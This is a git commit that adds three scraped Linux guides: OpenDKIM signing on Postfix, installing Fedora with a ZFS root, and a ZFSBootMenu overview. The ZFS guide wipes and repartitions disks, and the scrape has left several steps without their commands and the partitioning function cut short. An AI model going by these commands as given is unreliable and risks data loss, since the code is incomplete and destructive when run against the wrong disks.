init
This commit is contained in:
 zhiqiang feng
+150
@@ -0,0 +1,150 @@
|
||||
---
|
||||
page-title: "OpenDKIM on Postfix with virtual domains [rigacci.org]"
|
||||
url: https://rigacci.org/wiki/doku.php/doc/appunti/linux/sa/postfix_opendkim
|
||||
date: "2024-02-02 07:49:12"
|
||||
---
|
||||
### **−**Table of Contents
|
||||
|
||||
## OpenDKIM on Postfix with virtual domains
|
||||
|
||||
In this tutorial we will install **[OpenDKIM](http://www.opendkim.org/ "http://www.opendkim.org/")** on a GNU/Linux mail server based on **Debian 11 Buster**. The mail service is provided by **Postfix** configured for virtual domains using **virtual\_alias\_domains**.
|
||||
|
||||
apt install opendkim opendkim-tools
|
||||
|
||||
In Debian 11 Bullseye the service is controlled (enable, start, stop, etc.) by Systemd:
|
||||
|
||||
systemctl status opendkim.service
|
||||
|
||||
Because Postfix is running into a chroot, it cannot access the `/run/opendkim/opendkim.sock` Unix socket to communicate with opendkim, so we change the `Socket` option into **/etc/opendkim.conf** and make the daemon to be listening on port **127.0.0.1:8891/TCP**:
|
||||
|
||||
Socket inet:8891@localhost
|
||||
|
||||
The same daemon is used both for signing and verifying. Signing is performed when the client connecting to the MUA is authenticated and the **From:** address matches the domains to be signed (see the command line option **\-d** or the **SigningTable** option of the `/etc/opendkim.conf` configuration file), verifying is performed in other cases.
|
||||
|
||||
## Create the keys in /etc/dkimkeys/
|
||||
|
||||
The canonical directory to keep the keys is **/etc/dkimkeys/**. For each domain we can have more than one key (e.g. when a key is to be renewed, etc.), so each key is identified by the **domain name** and by an arbitrary **selector**; it is a common practice to use the current year as the selector.
|
||||
|
||||
We create one subdirectory for each virtual domain:
|
||||
|
||||
DOMAIN\='rigacci.org'
|
||||
SELECTOR\='2022'
|
||||
mkdir /etc/dkimkeys/"$DOMAIN"
|
||||
chown opendkim:opendkim /etc/dkimkeys/"$DOMAIN"
|
||||
chmod 700 /etc/dkimkeys/"$DOMAIN"
|
||||
sudo \-u opendkim opendkim-genkey \-D /etc/dkimkeys/"$DOMAIN" \-d "$DOMAIN" \-s "$SELECTOR"
|
||||
|
||||
This will create two files:
|
||||
|
||||
- **/etc/dkimkeys/$DOMAIN/$SELECTOR.private** - The RSA private key.
|
||||
|
||||
- **/etc/dkimkeys/$DOMAIN/$SELECTOR.txt** - The public key, already in TXT format to be inserted into the DNS zone.
|
||||
|
||||
|
||||
## Add the private key in /etc/dkimkeys/keytable
|
||||
|
||||
It is necessary to tell OpenDKIM what is the private key to use when it wants to sign a mail from a domain. We must add one line for each domain into **/etc/dkimkeys/keytable**:
|
||||
|
||||
\[SELECTOR\].\_domainkey.\[DOMAIN\] \[DOMAIN\]:\[SELECTOR\]:/etc/dkimkeys/\[DOMAIN\]/\[SELECTOR\].private
|
||||
|
||||
## Add the public key into the DNS zone
|
||||
|
||||
Now it is necessary to publish the public key into the DNS. Just copy and paste the .txt file into the zone file:
|
||||
|
||||
2022.\_domainkey IN TXT ( "v=DKIM1; h=sha256; k=rsa; "
|
||||
"p=MIIBIjANBgkqhkiG9w0BAQ..."
|
||||
"W0CdtxNd+xRgCopJCp93CLiD..." ) ; ----- DKIM key 2022 for rigacci.org
|
||||
|
||||
## Add the domain (or single sender) to be signed
|
||||
|
||||
Into the file **/etc/dkimkeys/signingtable** we declare that mails originating from that domain must be signed:
|
||||
|
||||
\*@\[DOMAIN\] \[SELECTOR\].\_domainkey.\[DOMAIN\]
|
||||
|
||||
**NOTICE**: The use of the wildcard (to indicate all the senders from a domain) is possibile if *signingtable* is declared with **refile** (regular expression file) into the configuration file. Otherwise you have to specify every single sender address where signing is to be applied.
|
||||
|
||||
Remember to reload OpenDKIM after changing the **signingtable**:
|
||||
|
||||
systemctl reload opendkim.service
|
||||
|
||||
## Configure OpenDKIM
|
||||
|
||||
Into the **/etc/opendkim.conf** file we inform OpenDKIM to look into a **KeyTable** to find keys and into a **SigningTable** to know which domains require signing. The service will listen on port **8891/TCP** (should use *Unix domain socket* instead? Better performances? More painfull because Postfix runs in chroot).
|
||||
|
||||
\# We use virtual domains, so we use KeyTable and SigningTable
|
||||
KeyTable file:/etc/dkimkeys/keytable
|
||||
SigningTable refile:/etc/dkimkeys/signingtable
|
||||
|
||||
# Match a list of hosts whose messages will be signed.
|
||||
# By default, only localhost is considered as internal host.
|
||||
#InternalHosts refile:/etc/dkimkeys/trustedhosts
|
||||
|
||||
# Socket for the MTA connection (required).
|
||||
Socket inet:8891@localhost
|
||||
|
||||
**NOTICE**: **refile** means that the file contains regular expressions (e.g. asterisk wildcard to indicate all the mail addresses into a domain).
|
||||
|
||||
## Test the OpenDKIM configuration
|
||||
|
||||
Reload the DNS Bind service and test that OpenDKIM can properly use the keys (it is not necessary to reload the OpenDKIM service):
|
||||
|
||||
\# opendkim-testkey -v -v
|
||||
opendkim-testkey: using default configfile /etc/opendkim.conf
|
||||
opendkim-testkey: record 0 for '2022.\_domainkey.rigacci.org' retrieved
|
||||
opendkim-testkey: checking key '2022.\_domainkey.rigacci.org'
|
||||
opendkim-testkey: key 2022.\_domainkey.rigacci.org not secure
|
||||
opendkim-testkey: 1 keys checked; 1 pass, 0 fail
|
||||
|
||||
## Signing message test
|
||||
|
||||
cat message.txt \\
|
||||
| opendkim-testmsg \-d "$DOMAIN" \-k "/etc/dkimkeys/$DOMAIN/$SELECTOR.private" \-s "$SELECTOR.$DOMAIN"
|
||||
|
||||
## Configure Postfix
|
||||
|
||||
Message signing with OpenDKIM is performed as a **milter** (mail filter) in Postfix; milters are declared into the **/etc/postfix/main.cf** configuration file.
|
||||
|
||||
Using the **non\_smtpd\_milters** directive we may add DKIM for locally generated mails, i.e. local submissions via sendmail command line, submissions to the **qmqpd**, ([Quick Mail Queuing Protocol](https://en.wikipedia.org/wiki/Quick%20Mail%20Queuing%20Protocol "https://en.wikipedia.org/wiki/Quick Mail Queuing Protocol") daemomn), re-injected mails. More generally we may apply DKIM signature for all the messages received by the SMTP daemon, using the **smtpd\_milters** directive.
|
||||
|
||||
Using custom settings in **/etc/postfix/master.cf**, you can declare specific milters for messages received from your users over the **submission** protocol only (port **587/TCP**). In this snippet of `master.cf` we use a custom **mua\_milters** directive:
|
||||
|
||||
submission inet n - y - - smtpd
|
||||
-o syslog\_name=postfix/submission
|
||||
-o smtpd\_tls\_security\_level=encrypt
|
||||
-o smtpd\_sasl\_auth\_enable=yes
|
||||
-o smtpd\_tls\_auth\_only=yes
|
||||
-o smtpd\_client\_restrictions=permit\_sasl\_authenticated,reject
|
||||
-o smtpd\_milters=$mua\_milters
|
||||
-o smtpd\_sender\_restrictions=$mua\_sender\_restrictions
|
||||
-o smtpd\_relay\_restrictions=$mua\_relay\_restrictions
|
||||
|
||||
Having done this, we define the custom **mua\_milters** directive in `main.cf` to apply SpamAssassin and DKIM filtering on sumbitted messages:
|
||||
|
||||
\# Locally generated mails (e.g. from command line Mutt) are filtered with OpenDKIM.
|
||||
non\_smtpd\_milters = inet:localhost:8891
|
||||
|
||||
# Mails received via SMTP protocol are filtered with OpenDKIM;
|
||||
# messages created using SoGO webmail go through this milter.
|
||||
smtpd\_milters = inet:localhost:8891
|
||||
|
||||
# Filters applied (as smtpd\_milters) to messages received via SUMBISSION/587;
|
||||
mua\_milters =
|
||||
unix:spamass/spamass.sock,
|
||||
inet:localhost:8891
|
||||
|
||||
Another important Postfix setting is **milter\_default\_action**, the default is **tempfail** which means that if the milter does not respond, the message will be held into the queue and retried later. Other settings can be **accept** or **reject**:
|
||||
|
||||
milter\_default\_action = tempfail
|
||||
|
||||
## Logging
|
||||
|
||||
When a message passes through the OpenDKIM filter, you get the following line into **mail.log**:
|
||||
|
||||
opendkim\[983999\]: 37FDD7D659: DKIM-Signature field added (s=2022, d=rigacci.org)
|
||||
|
||||
If a message does not match any entry in **/etc/dkimkeys/signingtable**, it will not be signed; the log is:
|
||||
|
||||
opendkim\[983999\]: 4778D7D610: no signing table match for 'testmail@rigacci.org'
|
||||
opendkim\[983999\]: 4778D7D610: no signature data
|
||||
|
||||
## Web References
|
||||
File diff suppressed because it is too large
Load Diff
@@ -0,0 +1,379 @@
|
||||
---
|
||||
page-title: "Fedora Root on ZFS — OpenZFS documentation"
|
||||
url: https://openzfs.github.io/openzfs-docs/Getting%20Started/Fedora/Root%20on%20ZFS.html
|
||||
date: "2024-05-29 14:22:28"
|
||||
---
|
||||
|
||||
> find /dev/disk/by-id/
|
||||
|
||||
---
|
||||
|
||||
## Fedora Root on ZFS[](https://openzfs.github.io/openzfs-docs/Getting%20Started/Fedora/Root%20on%20ZFS.html#fedora-root-on-zfs "Permalink to this heading")
|
||||
|
||||
## Notes[](https://openzfs.github.io/openzfs-docs/Getting%20Started/Fedora/Root%20on%20ZFS.html#notes "Permalink to this heading")
|
||||
|
||||
- As an alternative to the below method of installing Fedora Linux on a ZFS root filesystem, you can use the unofficial script [fedora-on-zfs](https://github.com/gregory-lee-bartholomew/fedora-on-zfs), which is more automated and can generate a Fedora Linux installation that is closer to an official Fedora Linux configuration. The fedora-on-zfs script is different from the below method in that it uses one of Fedora’s official kickstarts (fedora-disk-minimal.ks, fedora-disk-workstation.ks, fedora-disk-kde.ks, etc.) to guide the installation, but with a few overrides to add the ZFS functionality. Bug reports should be submitted to Greg’s fedora-on-zfs GitHub repo.
|
||||
|
||||
|
||||
**ZFSBootMenu**
|
||||
|
||||
[ZFSBootMenu](https://zfsbootmenu.org/) is an alternative bootloader free of such limitations and has support for boot environments. Do not follow instructions on this page if you plan to use ZBM, as the layouts are not compatible. Refer to their site for installation details.
|
||||
|
||||
**Customization**
|
||||
|
||||
Unless stated otherwise, it is not recommended to customize system configuration before reboot.
|
||||
|
||||
**Only use well-tested pool features**
|
||||
|
||||
You should only use well-tested pool features. Avoid using new features if data integrity is paramount. See, for example, [this comment](https://github.com/openzfs/openzfs-docs/pull/464#issuecomment-1776918481).
|
||||
|
||||
**UEFI support only**
|
||||
|
||||
Only UEFI is supported by this guide.
|
||||
|
||||
### Preparation[](https://openzfs.github.io/openzfs-docs/Getting%20Started/Fedora/Root%20on%20ZFS.html#preparation "Permalink to this heading")
|
||||
|
||||
1. Disable Secure Boot. ZFS modules can not be loaded if Secure Boot is enabled.
|
||||
|
||||
2. Because the kernel of latest Live CD might be incompatible with ZFS, we will use Alpine Linux Extended, which ships with ZFS by default.
|
||||
|
||||
Download latest extended variant of [Alpine Linux live image](https://dl-cdn.alpinelinux.org/alpine/v3.19/releases/x86_64/alpine-extended-3.19.0-x86_64.iso), verify [checksum](https://dl-cdn.alpinelinux.org/alpine/v3.19/releases/x86_64/alpine-extended-3.19.0-x86_64.iso.asc) and boot from it.
|
||||
|
||||
gpg \--auto-key-retrieve \--keyserver hkps://keyserver.ubuntu.com \--verify alpine-extended-\*.asc
|
||||
|
||||
dd if\=input-file of\=output-file bs\=1M
|
||||
|
||||
3. Login as root user. There is no password.
|
||||
|
||||
4. Configure Internet
|
||||
|
||||
setup-interfaces \-r
|
||||
\# You must use "-r" option to start networking services properly
|
||||
\# example:
|
||||
network interface: wlan0
|
||||
WiFi name: <ssid>
|
||||
ip address: dhcp
|
||||
<enter done to finish network config>
|
||||
manual netconfig: n
|
||||
|
||||
5. If you are using wireless network and it is not shown, see [Alpine Linux wiki](https://wiki.alpinelinux.org/wiki/Wi-Fi#wpa_supplicant) for further details. `wpa_supplicant` can be installed with `apk add wpa_supplicant` without internet connection.
|
||||
|
||||
6. Configure SSH server
|
||||
|
||||
setup-sshd
|
||||
\# example:
|
||||
ssh server: openssh
|
||||
allow root: "prohibit-password" or "yes"
|
||||
ssh key: "none" or "<public key>"
|
||||
|
||||
7. Set root password or `/root/.ssh/authorized_keys`.
|
||||
|
||||
8. Connect from another computer
|
||||
|
||||
9. Configure NTP client for time synchronization
|
||||
|
||||
10. Set up apk-repo. A list of available mirrors is shown. Press space bar to continue
|
||||
|
||||
11. Throughout this guide, we use predictable disk names generated by udev
|
||||
|
||||
apk update
|
||||
apk add eudev
|
||||
setup-devd udev
|
||||
|
||||
12. Target disk
|
||||
|
||||
List available disks with
|
||||
|
||||
If virtio is used as disk bus, power off the VM and set serial numbers for disk. For QEMU, use `-drive format=raw,file=disk2.img,serial=AaBb`. For libvirt, edit domain XML. See [this page](https://bugzilla.redhat.com/show_bug.cgi?id=1245013) for examples.
|
||||
|
||||
Declare disk array
|
||||
|
||||
DISK\='/dev/disk/by-id/ata-FOO /dev/disk/by-id/nvme-BAR'
|
||||
|
||||
For single disk installation, use
|
||||
|
||||
DISK\='/dev/disk/by-id/disk1'
|
||||
|
||||
13. Set a mount point
|
||||
|
||||
14. Set partition size:
|
||||
|
||||
Set swap size in GB, set to 1 if you don’t want swap to take up too much space
|
||||
|
||||
Set how much space should be left at the end of the disk, minimum 1GB
|
||||
|
||||
15. Install ZFS support from live media:
|
||||
|
||||
16. Install partition tool
|
||||
|
||||
apk add parted e2fsprogs cryptsetup util-linux
|
||||
|
||||
|
||||
### System Installation[](https://openzfs.github.io/openzfs-docs/Getting%20Started/Fedora/Root%20on%20ZFS.html#system-installation "Permalink to this heading")
|
||||
|
||||
1. Partition the disks.
|
||||
|
||||
Note: you must clear all existing partition tables and data structures from target disks.
|
||||
|
||||
For flash-based storage, this can be done by the blkdiscard command below:
|
||||
|
||||
partition\_disk () {
|
||||
local disk\="${1}"
|
||||
blkdiscard \-f "${disk}" || true
|
||||
|
||||
parted \--script \--align\=optimal "${disk}" \-- \\
|
||||
mklabel gpt \\
|
||||
mkpart EFI 1MiB 4GiB \\
|
||||
mkpart rpool 4GiB \-$((SWAPSIZE + RESERVE))GiB \\
|
||||
mkpart swap \-$((SWAPSIZE + RESERVE))GiB \-"${RESERVE}"GiB \\
|
||||
set 1 esp on \\
|
||||
|
||||
partprobe "${disk}"
|
||||
}
|
||||
|
||||
for i in ${DISK}; do
|
||||
partition\_disk "${i}"
|
||||
done
|
||||
|
||||
2. Setup temporary encrypted swap for this installation only. This is useful if the available memory is small:
|
||||
|
||||
for i in ${DISK}; do
|
||||
cryptsetup open \--type plain \--key-file /dev/random "${i}"\-part3 "${i##\*/}"\-part3
|
||||
mkswap /dev/mapper/"${i##\*/}"\-part3
|
||||
swapon /dev/mapper/"${i##\*/}"\-part3
|
||||
done
|
||||
|
||||
3. Load ZFS kernel module
|
||||
|
||||
4. Create root pool
|
||||
|
||||
- Unencrypted:
|
||||
|
||||
\# shellcheck disable=SC2046
|
||||
zpool create \\
|
||||
\-o ashift\=12 \\
|
||||
\-o autotrim\=on \\
|
||||
\-R "${MNT}" \\
|
||||
\-O acltype\=posixacl \\
|
||||
\-O canmount\=off \\
|
||||
\-O dnodesize\=auto \\
|
||||
\-O normalization\=formD \\
|
||||
\-O relatime\=on \\
|
||||
\-O xattr\=sa \\
|
||||
\-O mountpoint\=none \\
|
||||
rpool \\
|
||||
mirror \\
|
||||
$(for i in ${DISK}; do
|
||||
printf '%s ' "${i}\-part2";
|
||||
done)
|
||||
|
||||
5. Create root system container:
|
||||
|
||||
> \# dracut demands system root dataset to have non-legacy mountpoint
|
||||
> zfs create \-o canmount\=noauto \-o mountpoint\=/ rpool/root
|
||||
|
||||
Create system datasets, manage mountpoints with `mountpoint=legacy`
|
||||
|
||||
zfs create \-o mountpoint\=legacy rpool/home
|
||||
zfs mount rpool/root
|
||||
mount \-o X-mount.mkdir \-t zfs rpool/home "${MNT}"/home
|
||||
|
||||
6. Format and mount ESP. Only one of them is used as /boot, you need to set up mirroring afterwards
|
||||
|
||||
for i in ${DISK}; do
|
||||
mkfs.vfat \-n EFI "${i}"\-part1
|
||||
done
|
||||
|
||||
for i in ${DISK}; do
|
||||
mount \-t vfat \-o fmask\=0077,dmask\=0077,iocharset\=iso8859-1,X-mount.mkdir "${i}"\-part1 "${MNT}"/boot
|
||||
break
|
||||
done
|
||||
|
||||
|
||||
### System Configuration[](https://openzfs.github.io/openzfs-docs/Getting%20Started/Fedora/Root%20on%20ZFS.html#system-configuration "Permalink to this heading")
|
||||
|
||||
1. Download and extract minimal Fedora root filesystem:
|
||||
|
||||
apk add curl
|
||||
curl \--fail-early \--fail \-L \\
|
||||
https://dl.fedoraproject.org/pub/fedora/linux/releases/39/Container/x86\_64/images/Fedora-Container-Base-39-1.5.x86\_64.tar.xz \\
|
||||
-o rootfs.tar.gz
|
||||
curl \--fail-early \--fail \-L \\
|
||||
https://dl.fedoraproject.org/pub/fedora/linux/releases/39/Container/x86\_64/images/Fedora-Container-39-1.5-x86\_64-CHECKSUM \\
|
||||
-o checksum
|
||||
|
||||
\# BusyBox sha256sum treats all lines in the checksum file
|
||||
\# as checksums and requires two spaces " "
|
||||
\# between filename and checksum
|
||||
|
||||
grep 'Container-Base' checksum \\
|
||||
| grep '^SHA256' \\
|
||||
| sed \-E 's|.\*= (\[a-z0-9\]\*)$|\\1 rootfs.tar.gz|' \> ./sha256checksum
|
||||
|
||||
sha256sum \-c ./sha256checksum
|
||||
|
||||
rootfs\_tar\=$(tar t \-af rootfs.tar.gz | grep layer.tar)
|
||||
rootfs\_tar\_dir\=$(dirname "${rootfs\_tar}")
|
||||
tar x \-af rootfs.tar.gz "${rootfs\_tar}"
|
||||
ln \-s "${MNT}" "${MNT}"/"${rootfs\_tar\_dir}"
|
||||
tar x \-C "${MNT}" \-af "${rootfs\_tar}"
|
||||
unlink "${MNT}"/"${rootfs\_tar\_dir}"
|
||||
|
||||
2. Enable community repo
|
||||
|
||||
sed \-i '/edge/d' /etc/apk/repositories
|
||||
sed \-i \-E 's/#(.\*)community/\\1community/' /etc/apk/repositories
|
||||
|
||||
3. Generate fstab:
|
||||
|
||||
apk add arch-install-scripts
|
||||
genfstab \-t PARTUUID "${MNT}" \\
|
||||
| grep \-v swap \\
|
||||
| sed "s|vfat.\*rw|vfat rw,x-systemd.idle-timeout=1min,x-systemd.automount,noauto,nofail|" \\
|
||||
> "${MNT}"/etc/fstab
|
||||
|
||||
4. Chroot
|
||||
|
||||
cp /etc/resolv.conf "${MNT}"/etc/resolv.conf
|
||||
for i in /dev /proc /sys; do mkdir \-p "${MNT}"/"${i}"; mount \--rbind "${i}" "${MNT}"/"${i}"; done
|
||||
chroot "${MNT}" /usr/bin/env DISK\="${DISK}" bash
|
||||
|
||||
5. Unset all shell aliases, which can interfere with installation:
|
||||
|
||||
6. Install base packages
|
||||
|
||||
dnf \-y install @core kernel kernel-devel
|
||||
|
||||
7. Install ZFS packages
|
||||
|
||||
dnf \-y install \\
|
||||
https://zfsonlinux.org/fedora/zfs-release-2-4"$(rpm \--eval "%{dist}"||true)".noarch.rpm
|
||||
|
||||
dnf \-y install zfs zfs-dracut
|
||||
|
||||
8. Check whether ZFS modules are successfully built
|
||||
|
||||
tail \-n10 /var/lib/dkms/zfs/\*\*/build/make.log
|
||||
|
||||
\# ERROR: modpost: GPL-incompatible module zfs.ko uses GPL-only symbol 'bio\_start\_io\_acct'
|
||||
\# ERROR: modpost: GPL-incompatible module zfs.ko uses GPL-only symbol 'bio\_end\_io\_acct\_remapped'
|
||||
\# make\[4\]: \[scripts/Makefile.modpost:138: /var/lib/dkms/zfs/2.1.9/build/module/Module.symvers\] Error 1
|
||||
\# make\[3\]: \[Makefile:1977: modpost\] Error 2
|
||||
\# make\[3\]: Leaving directory '/usr/src/kernels/6.2.9-100.fc36.x86\_64'
|
||||
\# make\[2\]: \[Makefile:55: modules-Linux\] Error 2
|
||||
\# make\[2\]: Leaving directory '/var/lib/dkms/zfs/2.1.9/build/module'
|
||||
\# make\[1\]: \[Makefile:933: all-recursive\] Error 1
|
||||
\# make\[1\]: Leaving directory '/var/lib/dkms/zfs/2.1.9/build'
|
||||
\# make: \[Makefile:794: all\] Error 2
|
||||
|
||||
If the build failed, you need to install an Long Term Support kernel and its headers, then rebuild ZFS module
|
||||
|
||||
\# this is a third-party repo!
|
||||
\# you have been warned.
|
||||
#
|
||||
\# select a kernel from
|
||||
\# https://copr.fedorainfracloud.org/coprs/kwizart/
|
||||
|
||||
dnf copr enable \-y kwizart/kernel-longterm-VERSION
|
||||
dnf install \-y kernel-longterm kernel-longterm-devel
|
||||
dnf remove \-y kernel-core
|
||||
|
||||
ZFS modules will be built as part of the kernel installation. Check build log again with `tail` command.
|
||||
|
||||
9. Add zfs modules to dracut
|
||||
|
||||
echo 'add\_dracutmodules+=" zfs "' \>> /etc/dracut.conf.d/zfs.conf
|
||||
echo 'force\_drivers+=" zfs "' \>> /etc/dracut.conf.d/zfs.conf
|
||||
|
||||
10. Add other drivers to dracut:
|
||||
|
||||
if grep mpt3sas /proc/modules; then
|
||||
echo 'force\_drivers+=" mpt3sas "' \>> /etc/dracut.conf.d/zfs.conf
|
||||
fi
|
||||
if grep virtio\_blk /proc/modules; then
|
||||
echo 'filesystems+=" virtio\_blk "' \>> /etc/dracut.conf.d/fs.conf
|
||||
fi
|
||||
|
||||
11. Build initrd
|
||||
|
||||
find \-D exec /lib/modules \-maxdepth 1 \\
|
||||
-mindepth 1 \-type d \\
|
||||
-exec sh \-vxc \\
|
||||
'if test -e "$1"/modules.dep;
|
||||
then kernel=$(basename "$1");
|
||||
dracut --verbose --force --kver "${kernel}";
|
||||
fi' sh {} \\;
|
||||
|
||||
12. For SELinux, relabel filesystem on reboot:
|
||||
|
||||
13. Enable internet time synchronisation:
|
||||
|
||||
systemctl enable systemd-timesyncd
|
||||
|
||||
14. Generate host id
|
||||
|
||||
zgenhostid \-f \-o /etc/hostid
|
||||
|
||||
15. Install locale package, example for English locale:
|
||||
|
||||
dnf install \-y glibc-minimal-langpack glibc-langpack-en
|
||||
|
||||
16. Set locale, keymap, timezone, hostname
|
||||
|
||||
rm \-f /etc/localtime
|
||||
rm \-f /etc/hostname
|
||||
systemd-firstboot \\
|
||||
--force \\
|
||||
--locale\=en\_US.UTF-8 \\
|
||||
--timezone\=Etc/UTC \\
|
||||
--hostname\=testhost \\
|
||||
--keymap\=us || true
|
||||
|
||||
17. Set root passwd
|
||||
|
||||
printf 'root:yourpassword' | chpasswd
|
||||
|
||||
|
||||
### Bootloader[](https://openzfs.github.io/openzfs-docs/Getting%20Started/Fedora/Root%20on%20ZFS.html#bootloader "Permalink to this heading")
|
||||
|
||||
1. Install rEFInd boot loader:
|
||||
|
||||
\# from http://www.rodsbooks.com/refind/getting.html
|
||||
\# use Binary Zip File option
|
||||
curl \-L http://sourceforge.net/projects/refind/files/0.14.0.2/refind-bin-0.14.0.2.zip/download \--output refind.zip
|
||||
|
||||
dnf install \-y unzip
|
||||
unzip refind.zip
|
||||
mkdir \-p /boot/EFI/BOOT
|
||||
find ./refind-bin-0.14.0.2/ \-name 'refind\_x64.efi' \-print0 \\
|
||||
| xargs \-0I{} mv {} /boot/EFI/BOOT/BOOTX64.EFI
|
||||
rm \-rf refind.zip refind-bin-0.14.0.2
|
||||
|
||||
2. Add boot entry:
|
||||
|
||||
tee \-a /boot/refind-linux.conf <<EOF
|
||||
"Fedora" "root=ZFS=rpool/root"
|
||||
EOF
|
||||
|
||||
3. Exit chroot
|
||||
|
||||
4. Unmount filesystems and create initial system snapshot You can later create a boot environment from this snapshot. See [Root on ZFS maintenance page](https://openzfs.github.io/openzfs-docs/Getting%20Started/zfs_root_maintenance.html).
|
||||
|
||||
umount \-Rl "${MNT}"
|
||||
zfs snapshot \-r rpool@initial-installation
|
||||
|
||||
5. Export all pools
|
||||
|
||||
6. Reboot
|
||||
|
||||
|
||||
### Post installaion[](https://openzfs.github.io/openzfs-docs/Getting%20Started/Fedora/Root%20on%20ZFS.html#post-installaion "Permalink to this heading")
|
||||
|
||||
1. Install package groups
|
||||
|
||||
dnf group list \--hidden \-v \# query package groups
|
||||
dnf group install gnome-desktop
|
||||
|
||||
2. Add new user, configure swap.
|
||||
|
||||
3. Mount other EFI system partitions then set up a service for syncing their contents.
|
||||
@@ -0,0 +1,201 @@
|
||||
---
|
||||
page-title: "Overview — ZFSBootMenu 2.3.0 documentation"
|
||||
url: https://docs.zfsbootmenu.org/en/v2.3.x/
|
||||
date: "2024-05-29 14:32:53"
|
||||
---
|
||||
## Overview
|
||||
|
||||
## Contents
|
||||
|
||||
- [Distribution Agnostic](https://docs.zfsbootmenu.org/en/v2.3.x/#distribution-agnostic)
|
||||
- [Easily Deployed and Extensively Configurable](https://docs.zfsbootmenu.org/en/v2.3.x/#easily-deployed-and-extensively-configurable)
|
||||
- [Local Installation](https://docs.zfsbootmenu.org/en/v2.3.x/#local-installation)
|
||||
- [Building in a Container](https://docs.zfsbootmenu.org/en/v2.3.x/#building-in-a-container)
|
||||
- [ZFS Boot Environments](https://docs.zfsbootmenu.org/en/v2.3.x/#zfs-boot-environments)
|
||||
- [Command-Line Arguments](https://docs.zfsbootmenu.org/en/v2.3.x/#command-line-arguments)
|
||||
- [Run-time Configuration of ZFSBootMenu](https://docs.zfsbootmenu.org/en/v2.3.x/#run-time-configuration-of-zfsbootmenu)
|
||||
- [Signature Verification and Prebuilt EFI Executables](https://docs.zfsbootmenu.org/en/v2.3.x/#signature-verification-and-prebuilt-efi-executables)
|
||||
|
||||

|
||||
|
||||
[x86\_64 EFI Image](https://get.zfsbootmenu.org/efi) [x86\_64 Recovery Image](https://get.zfsbootmenu.org/efi/recovery) [View on GitHub](https://github.com/zbm-dev/zfsbootmenu)
|
||||
|
||||
[](https://github.com/zbm-dev/zfsbootmenu/actions/workflows/build.yml)[](https://repology.org/project/zfsbootmenu/versions)
|
||||
|
||||
ZFSBootMenu is a bootloader that provides a powerful and flexible discovery, manipulation and booting of Linux on ZFS. Originally inspired by the FreeBSD bootloader, ZFSBootMenu leverages the features of modern OpenZFS to allow users to choose among multiple "boot environments" (which may represent different versions of a Linux distribution, earlier snapshots of a common root, or entirely different distributions), manipulate snapshots in a pre-boot environment and, for the adventurous user, even bootstrap a system installation via `zfs recv`.
|
||||
|
||||
In essence, ZFSBootMenu is a small, self-contained Linux system that knows how to find other Linux kernels and initramfs images within ZFS filesystems. When a suitable kernel and initramfs are identified (either through an automatic process or direct user selection), ZFSBootMenu launches that kernel using the `kexec` command.
|
||||
|
||||

|
||||
|
||||
## Overview[#](https://docs.zfsbootmenu.org/en/v2.3.x/#overview "Link to this heading")
|
||||
|
||||
- [Distribution Agnostic](https://docs.zfsbootmenu.org/en/v2.3.x/#distribution-agnostic)
|
||||
|
||||
- [Easily Deployed and Extensively Configurable](https://docs.zfsbootmenu.org/en/v2.3.x/#easily-deployed-and-extensively-configurable)
|
||||
|
||||
- [Local Installation](https://docs.zfsbootmenu.org/en/v2.3.x/#local-installation)
|
||||
|
||||
- [Building in a Container](https://docs.zfsbootmenu.org/en/v2.3.x/#building-in-a-container)
|
||||
|
||||
- [ZFS Boot Environments](https://docs.zfsbootmenu.org/en/v2.3.x/#zfs-boot-environments)
|
||||
|
||||
- [Command-Line Arguments](https://docs.zfsbootmenu.org/en/v2.3.x/#command-line-arguments)
|
||||
|
||||
- [Run-time Configuration of ZFSBootMenu](https://docs.zfsbootmenu.org/en/v2.3.x/#run-time-configuration-of-zfsbootmenu)
|
||||
|
||||
- [Signature Verification and Prebuilt EFI Executables](https://docs.zfsbootmenu.org/en/v2.3.x/#signature-verification-and-prebuilt-efi-executables)
|
||||
|
||||
|
||||
In broad strokes, ZFSBootMenu works as follows:
|
||||
|
||||
- Via direct EFI booting, an EFI boot manager like `rEFInd`, a BIOS bootloader like `syslinux`, or some other means, boot a ZFSBootMenu image (as either a self-contained UEFI application or a dedicated Linux kernel and initramfs).
|
||||
|
||||
- Find all healthy ZFS pools and import them (or, at the user's option, find and import only a specific pool).
|
||||
|
||||
- If appropriate, select a preferred boot environment:
|
||||
|
||||
- If the ZFSBootMenu command line specifies a pool preference, and that pool has been imported, prefer the filesystem indicated by its `bootfs` property (if defined).
|
||||
|
||||
- If the ZFSBootMenu command line specifies no pool preference or the preferred pool is not found, prefer the filesystem indicated by the `bootfs` property (if defined) on the first-found pool.
|
||||
|
||||
- If a suitable `bootfs` has been identified, start an interruptable countdown (by default, 10 seconds) to automatically boot that environment.
|
||||
|
||||
- If no `bootfs` value can be identified or the automatic countdown was interrupted, search all imported pools for filesystems that set `mountpoint=/` and contain Linux kernels and initramfs images in their `/boot` subdirectories. Present a list of matching environments for user selection via `fzf`.
|
||||
|
||||
- Mount the filesystem representing the selected boot environment and find either the highest versioned kernel or a specifically selected kernel version in its `/boot` directory.
|
||||
|
||||
